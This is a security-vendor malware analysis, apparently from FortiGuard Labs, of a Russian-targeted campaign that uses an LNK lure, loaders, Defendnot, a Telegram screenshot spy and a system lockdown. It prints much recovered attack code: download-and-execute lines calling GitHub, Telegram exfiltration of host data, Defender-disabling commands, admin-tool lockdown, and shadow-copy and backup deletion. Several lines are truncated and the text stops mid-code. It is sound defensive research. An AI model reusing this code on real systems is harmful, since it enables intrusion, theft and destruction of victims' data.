Inside a Multi-Stage Windows Malware Campaign | FortiGuard Labs

By Cara Lin

Published: 2026-01-20 · Archived: 2026-04-05 15:03:21 UTC

Affected Platforms: Microsoft Windows
Impacted Users: Microsoft Windows
Impact: Widespread file encryption. Stolen data may be leveraged for follow-on attacks
Severity Level: High

Background

FortiGuard Labs recently identified a multi-stage malware campaign primarily targeting users in Russia. The attack begins with social engineering lures delivered via business-themed documents crafted to appear routine and benign. These documents and accompanying scripts serve as visual distractions, diverting victims to fake tasks or status messages while malicious activity runs silently in the background.

As the attack chain progresses, it escalates into a full-system compromise that includes security-control bypass, surveillance, system restriction, deployment of Amnesia RAT, and ransomware delivery. A defining characteristic of this campaign is the operational abuse of Defendnot, a research tool originally designed to demonstrate weaknesses in the Windows Security Center trust model. In this campaign, Defendnot is repurposed to disable Microsoft Defender.

The threat actors further increase resilience by separating payload hosting across multiple public cloud services. GitHub is primarily used to distribute scripts, while Dropbox hosts binary payloads. This modular hosting approach allows attackers to update or rotate components independently, complicates takedown efforts, and helps malicious traffic blend into legitimate enterprise network activity. This blog details each stage of the attack chain and the techniques used to sustain and escalate the intrusion.



Figure 1: Attack chain

Initial Infection Vector and Social Engineering

The infection chain begins with a compressed archive delivered to the victim. The archive contains multiple decoy documents crafted to resemble legitimate business and accounting materials. These include text files and spreadsheets with Russian-language filenames referencing routine financial and reporting tasks, reinforcing the appearance of normal workplace activity.



Figure 2: Archive contents used as social-engineering decoys

The primary malicious file within the archive is the LNK shortcut

Задание_для_бухгалтера_02отдела.txt.lnk
(*Assignment_for_accountant_02department.txt.lnk*).

The filename is intentionally constructed to appear as a standard text document associated with accounting workflows, thereby increasing the likelihood of user interaction.

When executed, the LNK file launches PowerShell as the initial execution vector using the following parameters:

Relative Path:
..\..\..\..\..\..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Working Directory:
C:\WINDOWS\System32\WindowsPowerShell\v1.0

Arguments:
-ExecutionPolicy Bypass -Command "irm 'hxxps://github[.]com/Mafin111/MafinREP111/raw/refs/heads/main/ps1/kira[.]ps1' | iex"

No exploit or vulnerability is leveraged at this stage. Instead, the attack relies entirely on user execution, a technique that remains highly effective in enterprise environments where document sharing and archive extraction are routine. Using an execution policy bypass allows the script to run without local PowerShell policy enforcement.

Once launched, the downloaded PowerShell script (*kira.ps1*) functions as a first-stage loader. Its role is to establish initial foothold activity, prepare the system environment, and transition execution to subsequent stages of the attack chain.

Stage One Loader: PowerShell Script Execution

The *kira.ps1* script does not deliver the final payload. Instead, it performs a series of preparatory actions intended to conceal malicious execution and reduce user suspicion during the early stages of compromise.

The script first suppresses visible execution by programmatically hiding the PowerShell console window. This removes any immediate visual indicators that a script is running. It then generates a decoy text document in the user’s local application data directory. The document contains detailed accounting and reporting instructions written in Russian, closely aligned with the filenames and themes used in the initial archive.

```
# СКРЫВАЕМ ОКНО POWERSHELL
Add-Type -Name Window -Namespace Console -MemberDefinition '
[DllImport("Kernel32.dll")]
public static extern IntPtr GetConsoleWindow();
[DllImport("user32.dll")]
public static extern bool ShowWindow(IntPtr hWnd, Int32 nCmdShow);
'
$consolePtr = [Console.Window]::GetConsoleWindow()
[Console.Window]::ShowWindow($consolePtr, 0)

# СОЗДАЁМ И ЗАПУСКАЕМ ЛЕГИТИМНЫЙ TXT
$fileName = "Задание_для_бухгалтера_02отдела.txt"
$filePath = Join-Path $env:LOCALAPPDATA $fileName

$content = @"
Задание_для_сотрудника:

Задание 1: Перенос данных в таблицу
    Откройте Список_материалов.txt.
    Создайте новый файл Материалы_отсортированные.xlsx.
    Перенесите все данные из текстового файла в таблицу, создав колон
    Отсортируйте данные по столбцу Поставщик в алфавитном порядке.
    Сохраните файл.

Задание 2: Проверка и редактирование ведомости
```

Figure 3: Creation of decoy text file used for user distraction

Once written to disk, the decoy document is automatically opened. This reinforces the appearance of a legitimate business task and keeps the user engaged while malicious activity continues in the background. After establishing this distraction, the script sends an execution confirmation to the attacker using the **Telegram Bot** API. The message includes user-context information, allowing the attacker to verify that the initial stage has been executed successfully on a live system.

Following a deliberate delay of 444 seconds, *kira.ps1* retrieves an obfuscated VBScript payload from a GitHub repository. The script is executed via Windows Script Host in a hidden window, ensuring that no visible execution artifacts are created.

```powershell
$CurrentUser = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name
$Message = "The user's shortcut was enabled for user: $CurrentUser"

$URL = "https://api.telegram.org/bot$Token/sendMessage"

$Body = @{
    chat_id = $ChatID
    text = $Message
} | ConvertTo-Json

try {
    $Response = Invoke-RestMethod -Uri $URL -Method Post -ContentType "application/
} catch {
}

# ЗАДЕРЖКА
Start-Sleep -Seconds 444

# СКРЫТО СКАЧИВАЕМ И ЗАПУСКАЕМ ПЕРЕНОСЧИК RAT
$Url = "https://github.com/Mafin111/MafinREP111/raw/refs/heads/main/SCRRC4ryuk.vbe"
$FileName = "ryuk.vbe"
$LocalAppData = [Environment]::GetFolderPath("LocalApplicationData")
$DownloadPath = Join-Path $LocalAppData $FileName

try {
    $webClient = New-Object System.Net.WebClient
    $webClient.DownloadFile($Url, $DownloadPath)

    $processInfo = New-Object System.Diagnostics.ProcessStartInfo
    $processInfo.FileName = $DownloadPath
    $processInfo.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
    $processInfo.CreateNoWindow = $true
```

Figure 4: Telegram notification and secondary script deployment

By offloading all core malicious functionality to externally hosted scripts, *kira.ps1* remains lightweight and modular. This design allows attackers to update or replace downstream payloads without modifying the initial loader, while also reducing the static footprint of the first-stage script.

Stage Two Orchestrator: Obfuscated VBScript

The stage-two payload, *SCRRC4ryuk.vbe*, is written to disk in a fully encoded form generated using Script Encoder Plus. In its stored state, the file bears no resemblance to readable VBScript. Instead, it begins with a dense sequence of nonstandard characters and control markers characteristic of Script Encoder Plus output, followed by an embedded encoder banner and seed values.

SCRRC4ryuk.vbe

```
#@~^ygwBAA==6aYrKx,26aVb^kD@#@&@#@&frh,fEshXjlD8S~f!:sX#l.+BP9EshXzD.C


'
'*******************************************************
'
'    This script was produced automatically
'    by an evaluation demo copy of:
'
'     Script Encoder Plus v.3.0.3.9
'
'     User: gazov
'
'      www.dennisbabkin.com/screnc
'
'    (Please register to make this message go away)
'     Go to Help -> Register ...
'
'*******************************************************
'
' SEED:
'    5E1B31B6D34FF870F8B281103BE7552AC675D6A98EC9BBC68B9AD7296FA7A495
'    B4DE544056558BA12B19A96BA7D09B831F5BB036FE4CB11E3BE4BCC98AA83CFA
'    B185BC22883E1C4D6830E6191C120A20EA1EDCDEBE729AE090C7C1EE389CD3D6
```

Figure 5: Encoded VBScript payload generated by Script Encoder Plus

After decoding the outer obfuscation layer, analysis indicates that *SCRRC4ryuk.vbe* serves as the central orchestrator of the attack chain. Rather than executing a single malicious action directly, the script dynamically reconstructs the next execution stage entirely in memory.

The core payload is embedded across multiple string variables, typically labeled *Part1* and *Part2*. These fragments are concatenated at runtime and passed through a custom decoding routine. The script implements a layered decoding process that first applies Base64 decoding and then decrypts the resulting byte stream with RC4. Once decrypted, the byte data is converted into Unicode text and executed dynamically using the **ExecuteGlobal** function.

```
Option Explicit

Dim DummyVar1, DummyVar2, DummyArray(5)
DummyVar1 = "Неиспользуемый текст"
DummyVar2 = 12345

Dim Part1, Part2, Combined
Part1 = "dPCfgth0OfsYYz6KQxuAsU2I+CV/fkFS5P+du3KK1/
Part2 = "8XsC/qIOQbAedO4VHWFNAXG7E8v4dGrylYzbPEViuV
Combined = Part1 & Part2

Class CryptoWrapper
    Private m_key

    Private Sub Class_Initialize()
        m_key = BuildKey(Array(49, 50, 51))
    End Sub

    Private Function BuildKey(arr)
        Dim i, result
        For i = 0 To UBound(arr)
            result = result & Chr(arr(i))
        Next
        BuildKey = result
    End Function

    Public Function DecodeData(b64Data)
        Dim decoded
        decoded = DecodeBase64(b64Data)
        decoded = TransformData(decoded, m_key)
        DecodeData = ConvertToText(decoded)
    End Function
```

Figure 6: Runtime reconstruction and execution of the decoded payload

This layered design ensures that the final malicious logic is never written to disk in cleartext and only materializes briefly during execution. By combining commercial script encoding for the outer layer with custom cryptographic

routines for payload reconstruction, the attacker significantly reduces opportunities for static detection and signature-based analysis.

The following sections break down the internal logic of this VBScript and the subsequent stages it deploys.

Final Stage: Core Object Initialization and Execution

The final-stage script begins by explicitly initializing a set of core COM objects, including **WScript.Shell**, **Scripting.FileSystemObject**, and WMI providers. These objects are reused throughout the remaining execution phases and form the foundation for process creation, file operations, and system interrogation.

Before performing any destructive or persistent actions, the script verifies that it is running with administrative privileges. To do so, it attempts to create a batch file named **test.bat** in the C:\Windows\System32\ directory. Because this directory is protected by the operating system, a successful write operation indicates that the process is executing with elevated rights.

If file creation fails, the script assumes insufficient privileges and enters a persistent User Account Control (UAC) escalation loop. During this loop, the script repeatedly relaunches itself via **ShellExecute** with the **runas** verb, prompting the operating system to display a UAC dialog.

To detect whether elevation privileges have been granted, the script pauses for 3,000 milliseconds between attempts and queries active processes through WMI, specifically checking for the presence of **cmd.exe**. The appearance of a command shell process is treated as a signal that privilege elevation has succeeded. Once detected, the script exits the escalation loop and terminates any remaining command shell processes to minimize visible artifacts.

If the initial attempt to write **test.bat** to the system directory succeeds without error, the script concludes that administrative privileges are present. It then writes a confirmation message to the batch file and executes it directly, entirely bypassing the escalation logic.

```
Set objTestFile = objFileSystemObject.CreateTextFile("C:\Windows\System32\test.bat"
, True)

If Err.Number <> 0 Then
    On Error GoTo 0
    Do
        objShellApplication.ShellExecute "wscript.exe", _
            Chr(34) & WScript.ScriptFullName & Chr(34), "", "runas", 1
        WScript.Sleep 3000  ' Ожидание ответа UAC

        ' Проверка запущенных процессов cmd
        Set colRunningProcesses = objWMIProvider.ExecQuery("SELECT * FROM
        Win32_Process WHERE Name='cmd.exe'")
        If colRunningProcesses.Count > 0 Then Exit Do
    Loop

    ' Завершение всех процессов cmd в случае успеха
    For Each objSingleProcess In colRunningProcesses
        objSingleProcess.Terminate(0)
    Next
Else
    On Error GoTo 0
    objTestFile.WriteLine "Успешная запись!"  ' Подтверждение прав администратора
    objTestFile.Close
    objShellApplication.ShellExecute "cmd.exe", "C:\Windows\System32\test.bat", "",
     "open", 2
End If
```

Figure 7: Administrative privilege verification and UAC escalation logic

Once the execution environment is fully prepared, the script transitions into its final operational phase. From this point forward, execution is structured around **four primary objectives**, each implemented through multiple complementary techniques and payloads. These objectives are detailed in the following sections.

Phase 1: Defensive Neutralization and Evasion

This phase focuses on suppressing visibility into security controls and neutralizing endpoint protection mechanisms before deploying high-impact payloads.

1. Fake Update Download and Decoy Execution

The script initiates a decoy execution stage designed to occupy the victim's attention and simulate legitimate system activity. It first queries running processes via WMI to determine whether a process named *install.exe* is already active. This check prevents redundant execution of the decoy component.

If no existing instance is detected, the script downloads an executable from a public GitHub repository:
hxxps://github[.]com/Mafin111/MafinREP111/raw/refs/heads/main/install[.]exe
and saves it to %PROGRAMDATA%\install.exe.

The downloaded file is a .NET-based executable designed solely as a visual decoy. When launched, it displays a Windows Forms interface titled **"Microsoft® Windows Based Script Host,"** deliberately mimicking a legitimate Windows utility. The application uses a fixed-size dialog, centers itself on the screen, and applies an icon extracted from the legitimate *wscript.exe* binary to reinforce authenticity.

No functional logic is executed within this component. While the decoy window remains visible in the foreground, all malicious activity continues silently in the background.

```
private static void RunUpdateForm()
{
    Program.<>c__DisplayClass2_0 CS$<>8__locals1 = new Program.<>c__DisplayClass2_0();
    CS$<>8__locals1.form = new Form();
    CS$<>8__locals1.form.Text = "Microsoft ® Windows Based Script Host";
    CS$<>8__locals1.form.Size = new Size(600, 240);
    CS$<>8__locals1.form.FormBorderStyle = FormBorderStyle.FixedDialog;
    CS$<>8__locals1.form.MaximizeBox = false;
    CS$<>8__locals1.form.StartPosition = FormStartPosition.CenterScreen;
    string text = "C:\\Windows\\System32\\WScript.exe";
    try
    {
        CS$<>8__locals1.form.Icon = Icon.ExtractAssociatedIcon(text);
    }
    catch
    {
        Console.WriteLine("Не удалось загрузить иконку: " + text);
        CS$<>8__locals1.form.Icon = SystemIcons.Information;
    }
    Label label = new Label();
    label.Text = "Дата запуска: " + DateTime.Now.ToString("dd.MM.yyyy HH:mm:ss");
```

Figure 8: Fake update executable used as a visual decoy

2. Detection Evasion

After deploying the decoy, the script transitions into a dedicated detection-evasion phase that systematically disables Microsoft Defender before introducing high-risk payloads.

The process begins with runtime configuration changes executed through PowerShell. The script explicitly disables Microsoft Defender real-time monitoring, preventing on-access scanning of files and processes. To further weaken detection coverage, it adds multiple filesystem exclusions using Defender's native preference interface. These exclusions target directories commonly used for payload staging and execution, including **ProgramData**, **Program Files**, **Desktop**, **Downloads**, and the system temporary directory.

By excluding these locations, the script ensures that files written and executed during later stages fall outside Defender's scanning scope.

```
' Отключение мониторинга в реальном времени
Dim strDisableRealtime
strDisableRealtime = "powershell -Command ""Set-MpPreference -DisableRealtimeMonitoring $true"""
objDefenderShell.Run strDisableRealtime, 0, True

' Добавление исключений для ключевых папок
Dim strExclusionCommand
strExclusionCommand = "powershell -Command ""Add-MpPreference -ExclusionPath 'C:\ProgramData'; " _
            "$programFilesPath = [Environment]::GetFolderPath('ProgramFiles'); " & _
            "Add-MpPreference -ExclusionPath $programFilesPath; " & _
            "$desktopPath = [Environment]::GetFolderPath('Desktop'); " & _
            "$downloadsPath = [Environment]::GetFolderPath('UserProfile') + '\Downloads'; " & _
            "$tempPath = [System.IO.Path]::GetTempPath(); " & _
            "Add-MpPreference -ExclusionPath $desktopPath; " & _
            "Add-MpPreference -ExclusionPath $downloadsPath; " & _
            "Add-MpPreference -ExclusionPath $tempPath"""
objDefenderShell.Run strExclusionCommand, 0, True
```

Figure 9: Modification of Windows Defender scan preferences

The script then disables additional Defender protection components individually using a sequence of PowerShell commands. Each command targets a specific capability, including behavior monitoring, block-at-first-seen protection, IOAV scanning, archive scanning, script scanning, removable media scanning, email scanning, intrusion prevention features, and scheduled catch-up scans. Commands are executed sequentially with short delays to prevent partial failures from interrupting the process.

```
' Полное отключение компонентов защиты через PowerShell
Dim objPowerShellShell
Set objPowerShellShell = CreateObject("WScript.Shell")
Dim arrPSCommands, strPSCommand
arrPSCommands = Array( _
    "Set-MpPreference -DisableRealtimeMonitoring $true", _
    "Set-MpPreference -DisableBehaviorMonitoring $true", _
    "Set-MpPreference -DisableBlockAtFirstSeen $true", _
    "Set-MpPreference -DisableIOAVProtection $true", _
    "Set-MpPreference -DisablePrivacyMode $true", _
    "Set-MpPreference -DisableArchiveScanning $true", _
    "Set-MpPreference -DisableIntrusionPreventionSystem $true",
    "Set-MpPreference -DisableScriptScanning $true", _
    "Set-MpPreference -DisableRemovableDriveScanning $true", _
    "Set-MpPreference -DisableEmailScanning $true", _
    "Set-MpPreference -DisableCatchupFullScan $true", _
    "Set-MpPreference -DisableCatchupQuickScan $true" _
)

For Each strPSCommand In arrPSCommands
    Dim strFullPSCommand
    strFullPSCommand = "powershell -Command """ & strPSCommand
    objPowerShellShell.Run strFullPSCommand, 0, True
    WScript.Sleep 100
Next
```

Figure 10: Sequential disabling of Defender protection features

To enforce long-term suppression, the script writes multiple policy-controlled registry values under HKLM\SOFTWARE\Policies\Microsoft\Windows Defender. These entries disable core antivirus and antispyware functionality, including real-time protection, behavior analysis, on-access scanning, archive inspection, and scan-on-enable enforcement. Defender reporting and user experience policies are also modified to suppress notification prompts, ensuring that the user receives no visible indication that protection has been disabled.

```
Dim arrRegCommands, strRegCommand
arrRegCommands = Array( _
    "reg add ""HKLM\SOFTWARE\Policies\Microsoft\Windows Defender"" /v DisableAntiSpyware /t REG_DWORD /d 1 /f", _
    "reg add ""HKLM\SOFTWARE\Policies\Microsoft\Windows Defender"" /v DisableAntiVirus /t REG_DWORD /d 1 /f", _
    "reg add ""HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection"" /v DisableRealtimeMonitoring /t
    "reg add ""HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection"" /v DisableBehaviorMonitoring /t
    "reg add ""HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection"" /v DisableOnAccessProtection /t
    "reg add ""HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection"" /v DisableScanOnRealtimeEnable /
    "reg add ""HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet"" /v SpynetReporting /t REG_DWORD /d 0 /f", _
    "reg add ""HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet"" /v SubmitSamplesConsent /t REG_DWORD /d 2 /f",
    "reg add ""HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Reporting"" /v DisableEnhancedNotifications /t REG_DWOR
    "reg add ""HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\UX Configuration"" /v Notification_Suppress /t REG_DWOR
)

For Each strRegCommand In arrRegCommands
    objPowerShellShell.Run strRegCommand, 0, True
Next

' Дублирующая команда для надежности
objPowerShellShell.Run "reg add ""HKLM\SOFTWARE\Policies\Microsoft\Windows Defender"" /v DisableAntiSpyware /t REG_DWORD
```

Figure 11: Registry-based enforcement of Defender suppression

3. Security Control Bypass via Defendnot Deployment

The script then proceeds to a dedicated security-control bypass stage by deploying **Defendnot**, a tool that disables Microsoft Defender by exploiting the Windows Security Center trust model rather than terminating Defender components directly.

The script downloads the Defendnot DLL and loader from GitHub and writes them to %PROGRAMDATA%\defendnot.dll and %PROGRAMDATA%\defendnot-loader.exe.

The loader injects the Defendnot DLL into the Microsoft-signed, trusted system process **Taskmgr.exe** by default. From within this trusted execution context, the DLL registers a fake antivirus product with the Windows Security Center interface. This registration triggers standard Windows behavior, causing Microsoft Defender to automatically disable itself to avoid conflicts with the newly registered antivirus.

This technique exploits trust assumptions embedded in the **Windows Security Center** design, where antivirus products registered through approved interfaces are treated as authoritative.

```
strDefenderDLLURL = "https://github.com/Mafin111/MafinREP111/raw/refs/heads/main/defendnot.dll"
strDefenderDLLPath = objDefenderShell.ExpandEnvironmentStrings("%PROGRAMDATA%") & "\defendnot.dll"
Set objDefenderDLLHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
objDefenderDLLHTTP.Open "GET", strDefenderDLLURL, False
objDefenderDLLHTTP.Send
If objDefenderDLLHTTP.Status = 200 Then
    Set objDefenderDLLStream = CreateObject("ADODB.Stream")
    objDefenderDLLStream.Type = 1
    objDefenderDLLStream.Open
    objDefenderDLLStream.Write objDefenderDLLHTTP.ResponseBody
    objDefenderDLLStream.SaveToFile strDefenderDLLPath, 2
    objDefenderDLLStream.Close
End If

' Загрузка лоадера для подмены
On Error Resume Next
Dim strLoaderURL, strLoaderPath, objLoaderHTTP, objLoaderStream
strLoaderURL = "https://github.com/Mafin111/MafinREP111/raw/refs/heads/main/defendnot-loader.exe"
strLoaderPath = objDefenderShell.ExpandEnvironmentStrings("%PROGRAMDATA%") & "\defendnot-loader.exe"
Set objLoaderHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
objLoaderHTTP.Open "GET", strLoaderURL, False
objLoaderHTTP.Send
If objLoaderHTTP.Status = 200 Then
    Set objLoaderStream = CreateObject("ADODB.Stream")
    objLoaderStream.Type = 1
    objLoaderStream.Open
    objLoaderStream.Write objLoaderHTTP.ResponseBody
    objLoaderStream.SaveToFile strLoaderPath, 2
    objLoaderStream.Close
    objDefenderShell.Run "powershell -WindowStyle Hidden -Command ""if (-NOT ([Security.Principal.WindowsPrincipal]
    [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)
    администратора' } else { Start-Process -FilePath '" & strLoaderPath & "' -WindowStyle Hidden }""", 0, False
```

Figure 12: The download and deployment of Defendnot components

Phase 2: Environment Reconnaissance and Surveillance

Following defensive neutralization, the attack transitions into environment reconnaissance and active user surveillance.

1. System Information Collection and Telegram Exfiltration

After privilege enforcement and environment preparation are complete, the script enters a dedicated phase for collecting system information. The explicit objective of this stage is to gather detailed host, hardware, user, network, and security-related information and transmit it to the attacker via the **Telegram Bot** API.

Collected data includes system identifiers, user context, domain membership, and other environment attributes relevant for profiling the compromised host and guiding subsequent attacker actions. Once assembled, the data is transmitted directly to the attacker-controlled Telegram bot endpoint, providing near-real-time confirmation of successful compromise and situational awareness of the victim's environment.

```
' Дополнительная системная информация
strSystemInfo = strSystemInfo & "Имя компьютера: " &
objTelegramShell.ExpandEnvironmentStrings("%COMPUTERNAME%") & vbCrLf
strSystemInfo = strSystemInfo & "Домен: " &
objTelegramShell.ExpandEnvironmentStrings("%USERDOMAIN%") & vbCrLf

' Отправка сообщения в Telegram
Dim strTelegramURL
strTelegramURL = "https://api.telegram.org/bot" & strBotToken & "/sendMessage"
objTelegramHTTP.Open "POST", strTelegramURL, False
objTelegramHTTP.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
objTelegramHTTP.Send "chat_id=" & strChatID & "&text=" & Replace(Left(strSystemInfo,
 4090), " ", "%20")
```

Figure 13: Transmission of collected system information via Telegram

2. User Activity Surveillance via Screenshot Capture

After completing detection-evasion measures, the attack initiates active visual monitoring of user activity over a fixed observation window. The script retrieves an additional payload from the same GitHub repository, hxxps://github[.]com/Mafin111/MafinREP111/raw/refs/heads/main/TelegramWorker[.]scr, and writes it to %PROGRAMDATA%\TelegramWorker.scr.

Using the **.scr** extension causes Windows to treat the file as a screen saver executable, reducing user suspicion during execution. Despite the extension, **TelegramWorker.scr** is a .NET-based executable that functions as a dedicated surveillance module.

Upon execution, the module retrieves its own process name and queries the system for other running instances with the same name. If more than one instance is detected, execution terminates immediately. This single-instance enforcement prevents redundant execution and avoids overlapping screenshot capture.

The module then enters a capture loop with a limit of 30 iterations. During each iteration, it constructs a local file path using a predefined directory and sequential filenames (for example, *1.png*, *2.png*). The current screen contents are captured and written to disk at the generated path. Each image is then transmitted to the attacker via the Telegram Bot API, enabling near real-time observation of user activity.

A fixed delay of thirty seconds is enforced between captures, resulting in a total surveillance window of approximately fifteen minutes.

```
internal class TelegramWorker
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    private static void Main()
    {
        string processName = Process.GetCurrentProcess().ProcessName;
        int num = Process.GetProcessesByName(processName).Length;
        bool flag = num > 1;
        if (flag)
        {
            Console.WriteLine("Процесс уже запущен. Завершение.");
        }
        else
        {
            for (int i = 1; i <= 30; i++)
            {
                string filepath = Path.Combine(TelegramWorker.savePath, string.Format("{0}.png", i));
                TelegramWorker.CaptureScreen(filepath);
                TelegramWorker.SendToTelegram(filepath);
                Thread.Sleep(30000);
```

Figure 14: Screenshot capture and exfiltration component

Phase 3: System Lockdown and Response Suppression

To prevent remediation, investigation, or recovery, the malware transitions into a comprehensive system lockdown phase that strips the victim of administrative control and recovery options.

1. System Tool Restriction and Recovery Destruction

The script disables a broad set of Windows administrative and diagnostic tools by modifying registry-based policy controls rather than terminating services or altering binaries. This approach leverages native Windows policy enforcement mechanisms, ensuring changes take effect immediately and persist across sessions.

User-facing tools explicitly disabled include:

- **Registry Editor**, preventing inspection or reversal of registry-based persistence and policy changes
- **Task Manager**, blocking process visibility and termination
- **Run dialog**, restricting command execution
- **Folder Options**, preventing access to hidden files and file extensions
- **System Settings and Control Panel**, blocking access to core configuration interfaces
- **System configuration utilities** (for example, *msconfig*), preventing inspection of startup behavior, services, and boot options
- **System properties and context menus**, limiting access to system-level dialogs and right-click administrative shortcuts
- **Legacy execution pathways**, reducing alternative diagnostic or recovery options

All policy values are written under
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\

By targeting the current user hive, the restrictions apply immediately without requiring system-wide policy deployment. After writing the registry values, the script forces policy application by executing **gpupdate /force**,

ensuring the changes take effect without waiting for the next refresh cycle.

With administrative access effectively disabled, the script then disables system recovery mechanisms. It first disables the Windows Recovery Environment using **reagentc /disable**, preventing access to boot-time repair and reset options. It then deletes the Windows Backup catalog using **wbadmin delete catalog -quiet**, rendering existing backup references unusable. Finally, all Volume Shadow Copy Service snapshots are removed using **vssadmin delete shadows /all /quiet**, permanently eliminating restore points and file version history.

All recovery-disabling commands are executed silently through **cmd.exe**, suppressing output to avoid alerting the user.

```
Dim strPolicyKey
strPolicyKey = "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\"

On Error Resume Next
' Отключение системных инструментов через реестр
objLockShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegist
objLockShell.RegWrite strPolicyKey & "System\DisableTaskMgr", 1, "REG_DWORD"
objLockShell.RegWrite strPolicyKey & "Explorer\NoRun", 1, "REG_DWORD"
objLockShell.RegWrite strPolicyKey & "Explorer\NoFolderOptions", 1, "REG_DWORD"
objLockShell.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSettings"
objLockShell.RegWrite strPolicyKey & "System\DisableMsConfig", 1, "REG_DWORD"
objLockShell.RegWrite strPolicyKey & "Explorer\NoControlPanel", 1, "REG_DWORD"
objLockShell.RegWrite strPolicyKey & "Explorer\NoPropertiesMyComputer", 1, "REG_DWORD"
objLockShell.RegWrite strPolicyKey & "Explorer\NoViewContextMenu", 1, "REG_DWORD"
objLockShell.RegWrite strPolicyKey & "WinOldApp\Disabled", 1, "REG_DWORD"

' Применение групповых политик
objLockShell.Run "gpupdate /force", 0, True


' ===== ОТКЛЮЧЕНИЕ ВОССТАНОВЛЕНИЯ СИСТЕМЫ =====
Dim objRecoveryShell
Set objRecoveryShell = CreateObject("WScript.Shell")

On Error Resume Next
